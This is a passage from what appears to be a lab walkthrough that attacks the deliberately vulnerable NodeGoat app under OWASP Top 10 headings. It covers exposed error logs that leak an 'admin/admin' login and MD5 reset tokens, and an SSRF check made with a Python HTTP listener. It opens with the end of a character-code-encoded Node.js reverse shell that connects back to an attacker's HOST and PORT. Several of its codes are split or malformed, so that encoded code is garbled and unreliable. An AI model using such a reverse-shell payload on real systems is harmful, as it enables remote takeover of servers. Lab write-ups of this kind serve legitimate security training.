1,59,10,32,32,32,32,32,32,32,32,32,32,99,108,10,5,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,32,32,32,99,108,1,05,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,1,12,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,11,6,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,11,0,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,12,5,41,59,10,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,1,32,123,10,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,6,9,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))}
```


A09:2021-Security Logging and Monitoring Failures

From the above gobuster output we can see that `/logs` return 200 status code with the page size of `2447` which is interesting because other pages just returns us to the login page.



```
2022-01-28T18:03:39.173Z #> Error: User: null does not exist
2022-01-28T18:03:39.173Z #> Exception: there was some problem loggin username: admin password: admin
2022-01-30T19:17:11.331Z #> Error: Failed to lookup view "forgot-password" in views directory "/home/ques/Documents/python/NodeGoat/app/views"

2022-01-30T19:42:33.920Z #> TypeError: profile.getUserByName is not a function

2022-01-30T19:48:09.498Z #> Error [ERR_HTTP_HEADERS_SENT]: Cannot set headers after they are sent to the client

2022-01-30T19:48:41.322Z #> Error [ERR_HTTP_HEADERS_SENT]: Cannot set headers after they are sent to the client

2022-01-30T19:50:19.361Z #> Error [ERR_HTTP_HEADERS_SENT]: Cannot set headers after they are sent to the client
2022-01-30T19:50:19.361Z #> Error [ERR_HTTP_HEADERS_SENT]: Cannot set headers after they are sent to the client
const token = md5(username);
fpassword.addToken(userId, token, (err, user) => { // after adding token to db sent an email
  throw userId not found

  {
    _id: 61f6ea8c12ae0a102f20c312,
    userId: 1,
    token: '21232f297a57a5a743894a0e4a801fc3'
  },
  {
    _id: 61f6eb16d6632c10afe1db77,
    userId: 1,
    token: '21232f297a57a5a743894a0e4a801fc3'
  },
  {
    _id: 61f6eb794e0c5e111319c600,
    userId: 1,
    token: '21232f297a57a5a743894a0e4a801fc3'
  },
}

2022-01-30T20:15:01.201Z #> MongoError: Modifiers operate on fields but we found type string instead. For example: {$mod: {<field>: ...}} not {$set: "12345"}

2022-01-30T20:15:49.908Z #> Error: Invalid password

2022-01-30T20:18:42.689Z #> Error: User: null does not exist
```

A10:2021-Server-Side Request Forgery

Once the user logs in we get redirected to <http://192.168.29.128:4000/user-profile> this page have a forum to enter users profile. If we enter our ip address in the website bar.

we need to listen on our web server on port 80.

[Home](#) [Shop](#)
[Change Profile](#)[About Us](#) [Contact](#)**First Name****Last Name****SSN****Date of Birth****Bank Account #****Bank Routing #**

Must be entered as digits with a suffix of #. For example: 0198212#

Address**Website**

Once we submit the page on our web server we can see logs that ip address of the server made this concludes that the field has SSRF since the server is making request to fetch the given host.

```
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.29.12 - - [31/Jan/2022 17:41:06] "GET / HTTP/1.1" 200 -
192.168.29.12 - - [31/Jan/2022 17:41:06] code 404, message File not found
192.168.29.12 - - [31/Jan/2022 17:41:06] code 404, message File not found
192.168.29.12 - - [31/Jan/2022 17:41:06] "GET /change-password HTTP/1.1" 404 -
192.168.29.12 - - [31/Jan/2022 17:41:06] "GET /cart HTTP/1.1" 404 -
192.168.29.12 - - [31/Jan/2022 17:41:06] code 404, message File not found
192.168.29.12 - - [31/Jan/2022 17:41:06] "GET /user-profile HTTP/1.1" 404 -
```